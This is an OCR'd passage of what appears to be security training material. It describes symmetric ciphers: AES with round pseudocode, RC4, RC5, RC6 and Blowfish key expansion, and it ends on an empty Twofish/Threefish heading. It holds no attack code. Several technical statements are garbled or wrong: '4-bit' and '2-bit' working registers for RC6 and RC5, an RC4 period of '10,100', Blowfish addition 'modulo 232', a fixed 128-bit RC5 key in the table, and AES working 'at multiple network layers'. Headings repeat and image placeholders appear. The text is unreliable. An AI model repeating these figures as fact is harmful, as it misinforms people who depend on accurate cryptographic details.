
The Advanced Encryption Standard (AES) is a National Institute of Standards and Technology (NIST) specification for the encryption of electronic data. It also helps to encrypt digital information such as telecommunications, financial, and government data. US government agencies have been using it to secure sensitive but unclassified material.

AES consists of a symmetric-key algorithm: both encryption and decryption are performed using the same key. It is an iterated block cipher that works by repeating the defined steps multiple times. It has a 128-bit block size, with key sizes of 128, 192, and 256 bits for AES-128, AES-192, and AES-256, respectively. The design of AES makes its use efficient in both software and hardware. It works simultaneously at multiple network layers.

AES Pseudocode

Initially, the system copies the cipher input into the internal state and then adds an initial round key. The system transforms the state by iterating a round function in a number of cycles. The number of cycles may vary with the block size and key length. After completing rounding, the system copies the final state into the cipher output.

```
Cipher (byte in [4*Nb], byte out [4*Nb], word w[Nb*(Nr+1)])
begin
  byte state[4, Nb]
  state = in
  AddRoundKey (state, w)
    for round = 1 step 1 to Nr-1
       SubBytes(state)
       ShiftRows(state)
       MixColumns(state)
       AddRoundKey(state, w+round*Nb)
    end for
  SubBytes(state)
  ShiftRows(state)
  AddRoundKey(state, w+Nr*Nb)
  out = state
end
```



RC4, RC5, and RC6 Algorithms

RC4	A variable key size **symmetric key stream cipher** with byte-oriented operations and is based on the use of a random permutation
RC5	It is a **parameterized algorithm** with a variable block size, variable key size, and variable number of rounds. The key size is **128 bits**
RC6	RC6 is a **symmetric key block cipher** derived from RC5 with two additional features: **integer multiplication** **four 4-bit working registers** (RC5 uses two 2-bit registers)

RC5 Algorithm

RC4, RC5, and RC6 Algorithms

Symmetric encryption algorithms developed by RSA Security are discussed below.

- **RC4**

  RC4 is a variable key-size symmetric-key stream cipher with byte-oriented operations, and it is based on the use of a random permutation. According to some analyses, the period of the cipher is likely to be greater than 10,100. Each output byte uses 8 to 16 system operations; thus, the cipher can run fast when used in software. RC4 enables safe communications such as for traffic encryption (which secures websites) and for websites that use the SSL protocol.

- **RC5**

  RC5 is a fast symmetric-key block cipher designed by Ronald Rivest for RSA Data Security (now RSA Security). The algorithm is a parameterized algorithm with a variable block size, a variable key size, and a variable number of rounds. The block sizes can be 32, 64, or 128 bits. The range of the rounds can vary from 0 to 255, and the size of the key can vary from 0 to 2,040 bits. This built-in variability can offer flexibility at all levels of security. The routines used in RC5 are key expansion, encryption, and decryption.

  In the key expansion routine, the secret key that a user provides is expanded to fill the key table (the size of which depends on the number of rounds). RC5 uses a key table for both encryption and decryption. The encryption routine has three fundamental operations: integer addition, bitwise XOR, and variable rotation. The intensive use of data-dependent rotation and the combination of different operations make RC5 a secure encryption algorithm.




Figure 20.6: Block diagram of the RC5 algorithm

- **RC6**

  RC6 is a symmetric-key block cipher derived from RC5. It is a parameterized algorithm with a variable block size, key size, and number of rounds. Two features that differentiate RC6 from RC5 are integer multiplication (which is used to increase the diffusion, achieved in fewer rounds with increased speed of the cipher) and the use of four 4-bit working registers rather than two 2-bit registers. RC6 uses four 4-bit registers instead of two 2-bit registers because the block size of the AES is 128 bits.

Blowfish

Blowfish is a type of symmetric block cipher algorithm designed to replace DES or IDEA algorithms. It uses the same secret key to encrypt and decrypt data. This algorithm splits the data into a block length of 64 bits and produces a key ranging from 32 bits to 448 bits. Due to its high speed and overall efficiency, blowfish is used in software ranging from password protection tools to e-commerce websites for securing payments.

It is a 16-round Feistel cipher working on 64-bit blocks. However, unlike DES, its key size ranges from 32 bits to 448 bits.


This algorithm has two parts. The first part handles the expansion of the key. The second part actually encrypts the data.

The key expansion is handled in several steps. The first step is to break the original key into a set of subkeys. Specifically, a key of no more than 448 bits is separated into 4,168 bytes. There is a P-array and four 32-bit S-boxes. The P-array contains 18 32-bit subkeys, while each S-box contains 256 entries.

Key expansion is performed as follows:

1. The first step is to initialize the **P-array** and **S-boxes**.
2. Then, XOR the P-array with the key bits. For example, **P1 XOR** (first 32 bits of the key), **P2 XOR** (next 32 bits of the key).
3. Use the above method to encrypt the **all-zero string**.
4. This new output is now P1 and P2.
5. Encrypt the new P1 and P2 with the **modified subkeys**.
6. This new output is now P3 and P4.
7. Repeat the process **521 times** to calculate new subkeys for the P-array and the four S-boxes.

The round function splits the 32-bit input into four 8-bit quarters and uses the quarters as input to the S-boxes. The outputs are added modulo **232** and **XORed** to produce the final **32-bit output**.



Twofish and Threefish

Twofish	Threefish
